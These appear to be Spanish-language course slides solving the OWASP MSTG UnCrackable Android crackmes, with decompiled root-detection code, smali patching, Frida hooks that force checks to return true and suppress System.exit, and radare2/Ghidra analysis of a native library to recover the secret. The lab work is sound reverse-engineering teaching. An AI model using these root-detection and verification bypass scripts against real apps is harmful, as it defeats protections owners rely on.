
<https://github.com/OWASP/owasp-mstg>

- https://github.com/OWASP/owasp-mstg/blob/master/Crackmes/Android/Level_01
 - https://github.com/OWASP/owasp-mstg/blob/master/Crackmes/Android/Level_02



UncrackableApp1

- Objetivo: ¿Cuál es la clave secreta?
- Obstáculos
 - Detección root → Bypass root
 - Detección depuración → Bypass Debugging
- Estrategia
 - Análisis estático
 - Uso de un depurador
 - Uso de Frida





Root bypassing

```
Projects
  UnCrackable-Level1.apk-decompiled
    build
    dist
      UnCrackable-Level1.apk
    original
    res
    smali
    sources
      owasp
      sg
        vantagepoint
          a
            a.java
            b.java
            c.java
      uncrackable1
    AndroidManifest.xml
    apktool.yml

  AndroidManifest.xml
  a.java
  a.smali
  c.java

1 package sg.vantagepoint.a;
2
3 import android.os.Build;
4 import java.io.File;
5
6 public class a {
7     public static boolean a() {
8         for (String str : System.getenv("PATH").split(":")) {
9             if (new File(str, "su").exists()) {
10                 return true;
11             }
12         }
13         return false;
14     }
15
16     public static boolean b() {
17         String str = Build.TAGS;
18         return str != null && str.contains("test-keys");
19     }
20
21     public static boolean c() {
22         for (String str : new String[]{"system/app/Superuser.apk", "/system/"}){
23             if (new File(str).exists()){
24                 return true;
25             }
26         }
27         return false;
28     }
29 }
30

57 .method public static b()Z
58     .locals 2
59
60     sget-object v0, Landroid/os/Build;-->TAGS:Ljava/lang/String;
61
62     if-eqz v0, :cond_0
63
64     const-string v1, "test-keys"
65
66     invoke-virtual {v0, v1}, Ljava/lang/String;-->contains(Ljava/lang/CharSequence;
67
68     move-result v0
69
70     if-eqz v0, :cond_0
71
72     const/4 v0, 0x0
73
74     return v0
75
76     :cond_0
77     const/4 v0, 0x0
78
79     return v0
80 .end method
81

82 .method public static c()Z
83     .locals 7
84
85     const-string v0, "/system/app/Superuser.apk"
86
87     const-string v1, "/system/xbin/daemonsu"
88
89     const-string v2, "/system/etc/init.d/99SuperSUDaemon"
90
91     const-string v3, "/system/bin/.ext/.su"
92
93     const-string v4, "/system/etc/.has_su_daemon"
94
95     const-string v5, "/system/etc/.installed_su_daemon"
96
97     const-string v6, "/dev/com.koushikdutta.superuser.daemon/"
98
99     filled-new-array/range {v0 .. v6}, [Ljava/lang/String;
100
101     move-result-object v0
102
103     array-length v1, v0
104
105     const/4 v2, 0x0
106
107     const/4 v3, 0x0
108
109     :goto_0
110     if-ge v3, v1, :cond_1
111
112     aget-object v4, v0, v3
113
114     new-instance v5, Ljava/io/File;
115
116     invoke-direct {v5, v4}, Ljava/io/File;--><init>(Ljava/lang/String;)V
117
118     invoke-virtual {v5}, Ljava/io/File;-->exists()Z
119
120     move-result v4
121
122     if-eqz v4, :cond_0
123
124     const/4 v0, 0x1
125
126     return v2
127
128     :cond_0
129     add-int/lit8 v3, v3, 0x1
130
131     goto :goto_0
132
133     :cond_1
134     return v2
135 .end method
136
```

Análisis estático + Tampering

```
1 package sg.vantagepoint.uncrackable;
2
3 import android.util.Base64;
4 import android.util.Log;
5
6 public class a {
7     public static boolean a(String str) {
8         byte[] bArr;
9         byte[] bArr2 = new byte[0];
10        try {
11            bArr = sg.vantagepoint.a.a.a(b("8d127684cbc37c17616d806cf50473cc"), Base64.decode("5UJiFctbmgbDoLXmpLl2mkno8HT4Lv8dlat8FxR2GOc=", 0));
12        } catch (Exception e) {
13            Log.d("CodeCheck", "AES error:" + e.getMessage());
14            bArr = bArr2;
15        }
16        return str.equals(new String(bArr));
17    }
18}
```



```
61 :goto_0
62
63 new-instance v1, Ljava/lang/String;
64 invoke-direct {v1, v0}, Ljava/lang/String;:-><init>([B)V
65 #codigo_añadido [INICIO] =>
66
67 const-string v2, "CodeCheck"
68
69 new-instance v3, Ljava/lang/StringBuilder;
70
71 invoke-direct {v3}, Ljava/lang/StringBuilder;:-><init>()V
72
73 const-string v4, "Secret string: "
74
75 invoke-virtual {v3, v4}, Ljava/lang/StringBuilder;:->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
76
77 invoke-virtual {v3, v1}, Ljava/lang/StringBuilder;:->append(Ljava/lang/String;)Ljava/lang/StringBuilder;
78
79 invoke-virtual {v3}, Ljava/lang/StringBuilder;:->toString()Ljava/lang/String;
80
81 move-result-object v0
82
83 invoke-static {v2, v0}, Landroid/util/Log;:->d(Ljava/lang/String;Ljava/lang/String;)I
84
85 #<= codigo_añadido [FIN]
86
87
88 invoke-virtual {p0, v1}, Ljava/lang/String;:->equals(Ljava/lang/Object;)Z
89
90 move-result p0
91
92
93 return p0
94
95 .end method
```

- Actuamos a nivel Smali para conocer el valor de bArr



Análisis estático + Tampering

■ Resultado

The screenshot displays two windows. On the left, a terminal window titled "Seleccionar Símbolo del sistema - adb logcat" shows logcat output for an Android application. The log includes various system messages and OpenGL renderer initialization details. On the right, a screenshot of an Android application titled "Uncrackable1" is shown. The app has a text input field containing "I want to believe" and a "VERIFY" button. Below the input field, the text "Success!" is displayed in green. At the bottom, there is a keyboard and an "OK" button.

03-10 05:39:12.194 7781 7781 E libprocessgroup: failed to make and chown /acct/uid_0/proc/7781/libprocessgroup

03-10 05:39:12.194 7781 7781 W Zygote : createProcessGroup failed, kernel missing

03-10 05:39:12.311 7781 7781 W System : ClassLoader referenced unknown path: /data

03-10 05:39:12.360 7781 7804 D OpenGLRenderer: Use EGL_SWAP_BEHAVIOR_PRESERVED: true

03-10 05:39:12.388 7781 7781 D : static HostConnection* HostConnection::create()

03-10 05:39:12.393 7781 7781 D : HostConnection::get() New Host Connection

03-10 05:39:12.416 7781 7781 D : HostComposition ext GL_OES_EGL_image_external

03-10 05:39:12.416 7781 7781 W : Process pipe failed

03-10 05:39:12.500 7781 7804 D libEGL : loaded /system/lib/egl/libEGL_emulation.so

03-10 05:39:12.500 7781 7804 D libEGL : loaded /system/lib/egl/libGLESv1_CM_emulation.so

03-10 05:39:12.504 7781 7804 D libEGL : loaded /system/lib/egl/libGLESv2_emulation.so

03-10 05:39:12.508 7781 7804 D : HostConnection::get() New Host Connection

03-10 05:39:12.509 7781 7804 D : HostComposition ext GL_OES_EGL_image_external

03-10 05:39:12.511 7781 7804 I OpenGLRenderer: Initialized EGL, version 1.4

03-10 05:39:12.512 7781 7804 W OpenGLRenderer: Failed to choose config with EGL_SMA

03-10 05:39:12.544 7781 7804 D EGL_emulation: eglCreateContext: 0xeea944e0: maj 3 m

03-10 05:39:12.547 1624 1693 E Surface : getSlotFromBufferLocked: unknown buffer: 0

03-10 05:39:12.761 628 649 I ActivityManager: Displayed `owasp.mstg.uncrackable1/s`

03-10 05:39:12.978 628 649 E eglCodecCommon: goldfish dma create_region: could no

03-10 05:39:15.347 7781 7781 D CodeCheck: Secret string: want to believe

03-10 05:39:15.394 287 679 D AudioFlinger: mixer(0xf4300000) throttle end: thrott

03-10 05:40:23.197 7781 7804 E Surface : getSlotFromBufferLocked: unknown buffer: 0

03-10 05:40:23.200 628 1138 W InputMethodManagerService: Window already focused, i

ken = android.os.BinderProxy@1a6cae

03-10 05:40:24.898 1034 I LatinIME: Starting input. Cursor position = 0,0

03-10 05:40:26.672 7781 7781 D CodeCheck: Secret string:I want to believe

03-10 05:40:26.716 287 679 D AudioFlinger: mixer(0xf4300000) throttle end: thrott

87 #<= codigo_añadido [FIN]

88

89

90 invoke-virtual {p0, v1}, Ljava/lang/String;.length

91 move-result p0

92 move-result p0

93

94 return p0

95 .end method

96

97 .method public static b(Ljava/lang/String;)Z

98 .locals 7

99

100 invoke-virtual {p0}, Ljava/lang/String;.length

101 move-result p0

102 move-result v0


103



Solución utilizando el depurador

- En lugar de utilizar el código Smali, crear un proyecto vacío en AndroidStudio y copiar el manifiesto, los layouts de la app y el código decompilado de la misma
- Root Bypassing → retornar false en los métodos de la clase sg.vantagepoint.a.c
- Luego ejecutar en modo depuración:
 - Hay que actuar sobre la clase sg.vantagepoint.a.b



```
public class b {  
    public static boolean a(Context context) {  
        return false; //|(context.getApplicationContext().getApplicationInfo().flags & 2) != 0;  
    }  
}
```





Solución utilizando el depurador

- Podemos combatir la ofuscación de código mediante el renombrado de clases y métodos:




- Colocando un punto de ruptura (breakpoint) en el lugar adecuado:



Uso de Frida


```
C:\ Símbolo del sistema - frida -U -l uncrackable1.js -f sg.vantagepoint.uncrackable1
C:\Users\jucar\Downloads\frida-server\scripts>frida -U -l uncrackable1.js -f sg.vantagepoint.un
Frida 14.2.13 - A world-class dynamic instrumentation toolkit
Commands:
  help      -> Displays the help system
  object?   -> Display information about 'object'
  exit/quit -> Exit
  ...
  ...
  More info at https://www.frida.re/docs/home/
Spawning `sg.vantagepoint.uncrackable1`. Use %resume to let the main thread start executing!
[Google Nexus 5:sg.vantagepoint.uncrackable1]> %resume
[Google Nexus 5:sg.vantagepoint.uncrackable1]>
*****
** CDM: Script para capturar el código secreto de la app UNCRACKABLE1 **
*****
> Tu código [prueba] es ahora el código correcto
> El código secreto que buscas es: [I want to believe]
```



```
uncrackable1.js uncrackable1b.js
1 Java.perform()
2
3   function () {
4     console.log('');
5     console.log('*****');
6     console.log('** CDM: Script para capturar el código secreto de la app UNCRACKABLE1 **');
7     console.log('*****');
8
9   function bufferToString(buf) {
10    var buffer = Java.array('byte', buf);
11    var result = "";
12    for(var i = 0; i < buffer.length; ++i){
13      result += String.fromCharCode(buffer[i]);
14    }
15    return result;
16  }
17
18  var clase = Java.use("sg.vantagepoint.a.a");
19
20  clase.a.implementation = function(ba1, ba2) {
21    const retval = this.a(ba1, ba2);
22    console.log('');
23    console.log("> El código secreto que buscas es: [" + bufferToString(retval)+"]");
24    return retval;
25  };
26
27
28  var verificador = Java.use("sg.vantagepoint.uncrackable1.Verificador");
29  verificador.verifica_entrada.implementation = function(str1) {
30    console.log('');
31    console.log("> Tu código [" + str1+"] es ahora el código correcto");
32    const retval = this.verifica_entrada(str1);
33    return true;
34  };
35
36
37
38 );
```

Mejora del script

```
Java.perform(  
    function () {  
        console.log('');  
        console.log('***** CDM: Script para capturar el código secreto de la app UNCRACKEABLE1 *****');  
        console.log('*****');  
  
        function bufferToString(buf) {  
            var buffer = Java.array('byte', buf);  
            var result = "";  
            for(var i = 0; i < buffer.length; ++i){  
                result += String.fromCharCode(buffer[i]);  
            }  
            return result;  
        };  
  
        var clase = Java.use("sg.vantagepoint.a.a");  
  
        clase.a.implementation = function(ba1, ba2) {  
            const retval = this.a(ba1, ba2);  
            console.log('');  
            console.log("> El código secreto que buscas es: [" + bufferToString(retval)+"]");  
            return retval;  
        };  
  
        var verificador = Java.use("sg.vantagepoint.uncrackable1.Verificador");  
        verificador.verifica_entrada.implementation = function(str1) {  
            console.log('');  
            console.log("> Tu código [" + str1+"] es ahora el código correcto");  
            const retval = this.verifica_entrada(str1);  
            return true;  
        };  
  
        var actividadPpal = Java.use("sg.vantagepoint.uncrackable1.MainActivity");  
        actividadPpal.onResume.implementation = function() {  
            this.onResume();  
            verificador.verifica_entrada("entrada_dummy");  
        };  
    };  
);
```





Caso de estudio Uncrackable2

- Solventar la detección de root y depuración utilizando Frida
 - Estrategia: evitar que la llamada a exit termine con la ejecución de la app



```
private void a(String str) {
    AlertDialog create = new AlertDialog.Builder(this).create();
    create.setTitle(str);
    create.setMessage("This is unacceptable. The app is now going to exit.");
    create.setButton(-3, "OK", new DialogInterface.OnClickListener() {
        /* class sg.vantagepoint.uncrackable2.MainActivity$AnonymousClass1 */

        public void onClick(DialogInterface dialogInterface, int i) {
            System.exit(0);
        }
    });
    create.setCancelable(false);
    create.show();
}
```



```
uncrakable1.js | uncrakable2.js
1 // owasp.mstg.uncrackable2
2 // $ frida -U -f owasp.mstg.uncrackable2 -l uncrackable2.js
3
4 Java.perform(
5
6     function () {
7         console.log('!');
8         console.log('******');
9         console.log('** CDM: Script para capturar el código secreto de la app UNCRACKABLE2 **');
10        console.log('******');
11
12        var system = Java.use('java.lang.System');
13        system.exit.implementation = function (arr1) {
14            console.log("");
15            console.log(">> Inhibo la llamada a System.exit, con lo que la app no terminará");
16        };
17    };
18
19 );
20
21
22 );
```

```
C:\Users\jucar\Downloads\frida-server\scripts>frida -U -l uncrackable2.js -f owasp.mstg.uncrackable2
|_ /_ \_| Frida 14.2.13 - A world-class dynamic instrumentation toolkit
|_ /_ \_| Commands:
|_ /_ \_|   help      --> Displays the help system
|_ /_ \_|   object?  --> Display information about 'object'
|_ /_ \_|   exit/quit --> Exit
|_ /_ \_|
|_ /_ \_|   More info at https://www.frida.re/docs/home/
|_ /_ \_| Spawning `owasp.mstg.uncrackable2'. Use %resume to let the main thread start executing!
[Google Nexus 5::owasp.mstg.uncrackable2] -> %resume
[Google Nexus 5::owasp.mstg.uncrackable2]>
*****
** CDM: Script para capturar el código secreto de la app UNCRACKABLE2 **
*****
>> Inhibo la llamada a System.exit, con lo que la app no terminará
```






Uncrackable2: string secreto

```
1 package sg.vantagepoint.uncrackable2;
2
3 public class CodeCheck {
4     private native boolean bar(byte[] bArr);
5
6     public boolean a(String str) {
7         return bar(str.getBytes());
8     }
9 }
10
```

```
var codeCheck = Java.use('sg.vantagepoint.uncrackable2.CodeCheck');
codeCheck.a.implementation = function (arr1) {
    console.log("");
    console.log(">> [CodeCheck.a] Verificando el string ["+arr1+"]");
    const retVal = this.a(arr1);
    console.log(">> Pero pasando del resultado (devuelvo true siempre)");
    return true;
};
```

```
** CDM: Script para capturar el código secreto de la app UNCRACKABLE2 **
[Google Nexus 5:owasp.mstg.uncrackable2]->
>> [CodeCheck.a] Verificando el string [prueba]
>> Pero pasando del resultado (devuelvo true siempre)
```



Free for personal use



Uncrackable2: ¿y el string secreto?

- El problema es que el string se gestiona en una librería de la que no disponemos del código fuente, pero sabemos que es la librería **libfoo.so**
- **Solución:** decompilar la librería y estudiar su estructura
 - Localizarla en el directorio donde hayamos decompilado la app
 - Cualquier decompilador nos valdría → usaremos **radare2** por ser una herramienta multiplataforma, aunque se prioriza Linux
 - Documentación: <https://radare.gitbooks.io/radare2book/content>
 - Descarga:
 - Windows: <https://rada.re/r/>
 - » Instalación: <https://medium.com/@jacob16682/debugging-using-radare2-and-windows-5e58677bf943>
 - Linux: <https://rada.re/n/radare2.html>
 - » Instalación: <https://rada.re/n/radare2.html>

libfoo.so

- Diagrama de flujo

```
[0x000000f60]> pd
/ 199: sym.Java_sg_vantagepoint_uncrackable2_CodeCheck_bar (int32
    ; var int32_t var_ch @ ebp-0xc
    ; arg int32_t arg_8h @ ebp+0x8
    ; arg int32_t arg_10h @ ebp+0x10
[0x000000f60]> VV
```

```
mov dword [var_14h], eax
cmp byte [ebx + 0x40], 1
jne 0x1007
f t
|
|
0xf8b [oe]
mov edi, dword [arg_8h]
; 'Than'
; [0x6e616854:4]=-1
mov dword [esp], 0x6e616854
; 'ks f'
; [0x6620736b:4]=-1
mov dword [var_28h], 0x6620736b
; 'or a'
; [0x6120726f:4]=-1
mov dword [var_24h], 0x6120726f
; 'll t'
; [0x74206c6c:4]=-1
mov dword [var_20h], 0x74206c6c
; 'he'
; [0x6568:2]=0xffff
mov word [var_1ch], 0x6568
; ' fis'
; [0x73696620:4]=-1
mov dword [var_1ah], 0x73696620
; 'h'
; [0x60d0:a] 0x014
; "D!"
mov word
mov eax,
sub esp,
push 0
push dword [arg_10h]
push edi
call dword [eax + 0x2e0];[oc]
add esp, 0x10
mov esi, eax
mov eax, dword [edi]
sub esp, 8
push dword [arg_10h]
push edi
call dword [eax + 0x2e0];[od]
add esp, 0x10
cmp eax, 0x17
jne 0x1007
f t
|
|
0xff0 [og]
sub esp, 4
lea eax, [var_2ch]
; size_t n
push 0x17
; const char *s2
push eax
; const char *s1
push esi
; int strcmp(const char *s1, const char *s2, size_t n)
call sym.imp.strncmp;[of]
add esp, 0x10
test eax, eax
je 0x101e
t f
|
|
```

Thanks for all the fishD!

n = 0x17 = 23



libfoo.so

```
function attachToStrncmp() {
    Interceptor.attach(Module.getExportByName('libfoo.so', 'strcmp'), {
        // strcmp recibe 3 argumentos, str1, str2, max número de caracteres a comparar
        onEnter: function (args) {
            var numC = args[2].toInt32();
            if (numC != 23){
                return; //si no son 23 caractéres los comparados no hacemos caso a la comparación
            }
            var str1 = args[0].readUtf8String();
            var str2 = args[1].readUtf8String();
            console.log(">> [attachToStrncmp] strcmp ejecutado\n"
                       + " - str1: " + str1 + "\n"
                       + " - str2: " + str2 + "\n"
                       + " - numC: " + numC + "\n");
        },
    });
}

var actividadPpal = Java.use("sg.vantagepoint.uncrackable2.MainActivity");
actividadPpal.onResume.implementation = function() {
    console.log(">> [MainActivity.onResume] Allá vamos");
    this.onResume();
    attachToStrncmp();
};

>> [attachToStrncmp] strcmp ejecutado
- arg0: settings_system_version
- arg1: settings_system_version
- arg2: 23

>> [CodeCheck.a] Verificando el string [01234567890123456789123]
>> [attachToStrncmp] strcmp ejecutado
- arg0: 01234567890123456789123able2_Co
- arg1: Thanks for all the fish
- arg2: 23

>> Pero pasando del resultado (devuelvo true siempre)
>> [attachToStrncmp] strcmp ejecutado
- arg0: settings_system_version
- arg1: settings_secure_version
- arg2: 23
```



libfoo.so

- Desensamblado de la función CodeCheck::bar ofrecido por Ghidra
 - La Agencia de Seguridad Nacional del Gobierno de los Estados Unidos liberó hace poco todo el código fuente de una de sus herramientas más poderosas
 - Su nombre es Ghidra, un framework de ingeniería inversa para software.
 - Objetivo: “traducir todo el código que transmite un software a un ordenador a una estructura que puedan entender un humano”
 - <https://github.com/NationalSecurityAgency/ghidra>
 - <https://ghidra-sre.org/>



```
C:\Decompile: Java_sg_vantagepoint_uncrackable2_CodeCheck_bar - (libfoo.so)
13 undefined4 local_24;
14 undefined2 local_20;
15 undefined4 local_1e;
16 undefined2 local_1a;
17 int local_18;
18
19 local_18 = *(int *) (in_GS_OFFSET + 0x14);
20 if (DAT_00014008 == 'x01') {
21     local_30 = 0xe6e616854;
22     local_2c = 0x6620736b;
23     local_28 = 0x6120726f;
24     local_24 = 0x74206c6c;
25     local_20 = 0x6568;
26     local_1e = 0x73696620;
27     local_1a = 0x68;
28     __s1 = (char *) (**(code **) (*param_1 + 0x2e0)) (param_1, param_3, 0);
29     iVar1 = (**(code **) (*param_1 + 0x2ac)) (param_1, param_3);
30     if (iVar1 == 0x17) {
31         iVar1 = strncmp (__s1, (char *) &local_30, 0x17);
32         if (iVar1 == 0) {
33             uVar2 = 1;
34             goto LAB_00011009;
35         }
36     }
37 }
38 uVar2 = 0;
39 LAB_00011009:
40 if (* (int *) (in_GS_OFFSET + 0x14) == local_18) {
41     return uVar2;
42 }
43 /* WARNING: Subroutine does not return */
44 _stack_chk_fail();
45 }
```



libfoo.so

■ Automatizar la extracción del resultado

```
var actividadPpal = Java.use("sg.vantagepoint.uncrackable2.MainActivity");
actividadPpal.onResume.implementation = function() {
    console.log(">> [MainActivity.onResume] Allá vamos");
    this.onResume();
    attachToStrncmp();
}

var entrada23Caracteres = '01234567890123456789123';
Java.choose("sg.vantagepoint.uncrackable2.CodeCheck", {
    onMatch : function(instance) {
        instance.a(Java.use("java.lang.String").$new(entrada23Caracteres));
        return "stop";
    },
    onComplete:function() {}
});
Interceptor.detachAll();
};
```

```
*****
** CDM: Script para capturar el código secreto de la app UNCRACKEABLE2 **
*****
>> [MainActivity.onResume] Allá vamos

>> [CodeCheck.a] Verificando el string [01234567890123456789123]
>> [attachToStrncmp] strcmp ejecutado
  - str1: 01234567890123456789123able2_Co
  - str2: Thanks for all the fish
  - numC: 23
```



Repositorio de scripts Frida

- <https://codeshare.frida.re/>
- <https://github.com/t0thkr1s/frida>
- <https://github.com/as0ler/frida-scripts>
- <https://github.com/dweinstein/awesome-frida>
- ...




MobSF: Análisis dinámico



RECENT SCANS STATIC ANALYZER DYNAMIC ANALYZER API DOCS ABOUT Search MDS

Dynamic Analyzer - owasp.mstg.uncrackable2

Stop Screen Remove MobSF RootCA Start Exported Activity Tester Start Activity Tester Take a Screenshot Logcat Stream Generate Report



Dynamic Analyzer Errors

Setting up Dynamic Analysis environment
Running HTTPS intercepting proxy
Invoking MobSF agents
Environment is ready for user assisted dynamic analysis.
Navigate through all the flows of the app manually.
Screen streaming started

Frida Scripts

Default

API Monitoring SSL Pinning Bypass Root Detection Bypass
 Debugger Check Bypass

Auxiliary

Enumerate Loaded Classes Capture Strings Capture String Comparisons
 Enumerate Class methods
 java.io.File
 Search Class Patterns
 ssl.Trust*
 Trace Class Methods
 java.net.Socket,java.io.File,java.lang.String

Start Instrumentation Frida Live Logs

Frida Code Editor

```
1 Java.perform(function() {  
2   // Use send() for logging  
3 });  
4
```

Available Scripts (Use CTRL to choose multiple)

aes_key
bypass_flag_secure
default
file_trace

Shell Access

Thu Mar 11 2021 10:04:32 GMT+0100 (hora estándar de Europa central)
Enter "help" for more information.
[root@android] #

MobSF Android Runtime
Android instance: 192.168.144.107:5555

Dynamic Analyzer Supports

- Genymotion Android VM version 4.1 to 10.0 (x86, upto API 29)
- Android Studio Emulator AVD version 5.0 to 9.0 (arm, arm64, x86, and x86_64 upto API 28)
- We recommend using Android 7.0 and above.

